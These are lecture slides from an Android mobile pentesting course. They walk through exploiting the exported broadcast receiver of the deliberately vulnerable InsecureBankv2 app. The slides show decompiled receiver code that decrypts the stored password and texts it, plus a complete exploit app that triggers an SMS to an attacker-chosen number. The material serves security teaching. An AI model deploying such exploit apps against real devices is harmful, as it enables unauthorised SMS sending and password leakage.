

Android Mobile Pentest 101

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Lecture 10.7 – Creating Exploit: Exploit Broadcast Receivers

Goal: Create App that exploit other app Broadcast

Introduction


- Open the AndroidManifest.xml of InsecureBankv2 app, we see this line:

```
29 .....com.android.insecurebankv2.TrackUserContentProvider"/>
30 .....<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
31 .....<intent-filter>
32 .....<action android:name="theBroadcast"/>
33 .....</intent-filter>
34 .....</receiver>
35 .....<activity android:exported="true" android:label="@string/title_activity_change_password" android:n
```

- So there is the broadcast receivers register in the app, It is “theBroadcast”, and its program code handled is in MyBroadCastReceiver

Exploit


- A quick search reveal that the class ChangePassword are sending parameter to this Broadcast Receivers



```
Work Space
com/android/insecurebankv2/ChangePassword.class x
JD-GUI Decompiler - Editable: false
37 private void broadcastChangepasswordSMS(String paramString1, String par
38 {
39     if (TextUtils.isEmpty(paramString1.toString().trim()))
40     {
41         System.out.println("Phone number Invalid.");
42         return;
43     }
44     Intent localIntent = new Intent();
45     localIntent.setAction("theBroadcast");
46     localIntent.putExtra("phonenumber", paramString1);
47     localIntent.putExtra("newpass", paramString2);
48     sendBroadcast(localIntent);
49 }
```

Exploit

- Here you can see the onReceive() in class MyBroadcastReceiver



```
Work Space
com/android/insecurebankv2/MyBroadCastReceiver.class x

JD-GUI Decompiler – Editable: false
14 public static final String MY_PREFS = "mysharedpreferences";
15 String usernameBase64ByteString;
16
17 public void onReceive(Context paramContext, Intent paramInt)
18 {
19     String str1 = paramInt.getStringExtra("phonenummer");
20     String str2 = paramInt.getStringExtra("newpass");
21     if (str1 != null) {
22         try
23         {
24             SharedPreferences localSharedPreferences = paramContext.getSharedPreferences
25             this.usernameBase64ByteString = new String(Base64.decode(localSha
26             String str3 = localSharedPreferences.getString("superSecurePasswo
27             String str4 = new String(Base64.decode(localSha
28             String str5 = new String(Base64.decode(localSha
```

Exploit

- Let take a look at this class to see what it does:

```
public void onReceive(Context paramContext, Intent paramInt)
{
    String str1 = paramInt.getStringExtra("phonenumber");
    String str2 = paramInt.getStringExtra("newpass");
    if (str1 != null) {
        try
        {
            SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("com.example.android.changepassword", 0);
            this.usernameBase64ByteString = new String(Base64.decode(localSharedPreferences.getString("username", "username"), "UTF-8"));
            String str3 = localSharedPreferences.getString("superSecurePassword", null);
            String str4 = new CryptoClass().aesDecryptedString(str3);
            String str5 = str1.toString();
            String str6 = "Updated Password from: " + str4 + " to: " + str2;
            SmsManager localSmsManager = SmsManager.getDefault();
            System.out.println("For the changepassword - phonenumber: " + str5 + " ");
            localSmsManager.sendTextMessage(str5, null, str6, null, null);
            return;
        }
    }
}
```

- Well, it will send str6 value to str5 phone number.

str5 = str1.toString(), It is a phonenumber parameter

str6 = "Updated Password from: " + str4 + " to: " + str2, str2 is the content we control

Exploit

- Since it set exported to true, we can use another app (yes, our exploit app) to send the intent to this Broadcast Receiver

Exploit

- Now Let create the app that force user send message (controlled) to phone number (controlled) when opening
- Code will look like:

```
package com.example.exploitbroadcastreceiver;


import ...

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent tsu = new Intent( action: "theBroadcast");
        tsu.putExtra( name: "phonenumber", value: "15555218135");
        tsu.putExtra( name: "newpass", value: "tsudeptrai, btw please give tsu a cup of coffee ;)");
        sendBroadcast(tsu);
    }
}
```



Exploit

- Build apk and drop to user phone, then run it



Exploit

- Your exploit is ran, now come to message section of phone to see if we successful force user send message



- xD, grab full code here:

https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ExploitBroadcastReceivers

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The End 😊

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